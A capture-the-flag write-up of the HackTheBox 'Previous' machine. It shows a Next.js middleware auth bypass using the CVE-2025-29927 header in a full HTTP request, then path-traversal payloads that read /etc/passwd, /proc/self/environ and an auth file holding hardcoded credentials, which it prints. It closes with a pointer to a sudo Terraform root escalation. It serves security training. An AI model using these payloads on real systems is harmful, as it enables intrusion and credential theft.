HackTheBox Previous Writeup
Nmap Scan
I started with a full port scan:
1
sudo nmap 10.10.11.83 -T4 -A -open -p-
 the scan showed a web server running on port 80. There’s a login page and on it, I found an email:
 jeremy@previous.htb
- tried using tools to brute force the login with jeremy as the username.
- I looked for ways to bypass the login maybe a logic flaw, or something in the JavaScript.
- I found some interesting paths but they all needed me to be logged in first.
Stuck? Maybe. But not for long.
PreviousJS That Name Sounds Familiar The website uses something called PreviousJS..
I remembered there was a recent vulnerability CVE-2025-29927
CVE-2025-29927
Found in March by Allam Yasser (@inzo_) and his friend Allam Rachid (@zhero_).
You can read more about it here:
https://github.com/aydinnyunus/CVE-2025-29927
This CVE lets you bypass authentication by sending a special header. The Magic Header To get past the login, I added this header to my request:
1
X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
Example request:
1
2
3
4
5
6
7
8
9
10
11
GET /_next/data/qVDR2cKpRgqCslEh-llk9/docs.json HTTP/1.1
Host: previous.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
Content-Type: text/html
Upgrade-Insecure-Requests: 1
If-None-Match: "17m2fyh3hl048k"
Priority: u=0, i
And just like that I got access to pages that should have been locked behind login 
Hidden Paths & LFI
Found Interesting Paths After bypassing the login, I checked this file which exist in by reading source code:
1
http://previous.htb/_next/static/qVDR2cKpRgqCslEh-llk9/_buildManifest.js
 Inside, I found a list of internal paths:
1
2
3
4
5
6
7
8
9
/
/_error
/docs
/docs/components/layout
/docs/components/sidebar
/docs/content/examples
/docs/content/getting-started
/docs/[section]
/signin
These are not just links they’re a map of the app’s structure Very useful for knowing where to look next.
Found a Download Endpoint The I found this:  which by reading source code I found endpoint:
It lets users download files. That’s interesting and often dangerous.
When you see “download” + user input?
Think: Local File Inclusion (LFI).
I tested with:
1
/api/download?example=../../../../etc/passwd
It returned the contents of /etc/passwd. 
Next.js & User.txt
I confirmed that the server is running a Next.js application, likely under the user nextjs or node.
This tells us the backend environment and helps us focus our next steps.
In Linux, each running process has a special file:
1
/proc/self/environ
This file contains all environment variables for the current process in our case, the Next.jsserver.
I accessed it using our LFI:
1
/api/download?example=../../../../proc/self/environ
 The output showed us important details:
- Working directory:
PWD=/app - Possibly sensitive values like API keys or database passwords
- The word “self” means: “the process currently handling this request” which is the
Next.jsserver.
This is a major win. I now know the application lives in /app.
With /app as our root, I can now look for key files and folders that define how the Next.js app works.
Based on Next.js documentation, I expect to find:
.next/compiled files, server code, and routing inforoutes-manifest.jsonlists all routes, rewrites, and redirects- Special files like
middleware.js,next.config.js, andAPI routes
So I focused on the .next folder because it holds backend logic including compiled server-side code.
Inside .next/routes-manifest.json/i found:  This file handles authentication logic how users log in, how sessions are managed, and where credentials are checked. We read its contents through LFI:
1
/api/download?example=../../../../app/.next/server/pages/api/auth/[...nextauth].js
Inside, we found hardcoded credentials: 
1
jeremy:MyNameIsJeremyAndILovePancakes

Root.txt
After gaining access as the user jeremy, I ran linpeas.sh to look for possible privilege escalation paths.
The scan did not highlight anything obvious, so I manually checked what commands the user can run with sudo.
1
sudo -l
Showed that jeremy can run Terraform as root:  This is a strong lead being able to run Terraform with root privileges in a specific directory often opens the door to code execution as root, especially if environment variables are not properly restricted.
I searched for known exploits related to sudo + Terraform and found a detailed write-up: https://dollarboysushil.com/posts/Terraform-Sudo-Exploit-Privilege-Escalation/
The article explains how to abuse Terraform’s provider_installation and the TF_CLI_CONFIG_FILE environment variable to force Terraform to load and execute a malicious provider script as root.
JUST GO THROUGH WITH ARATICAL AND GET EASY ROOT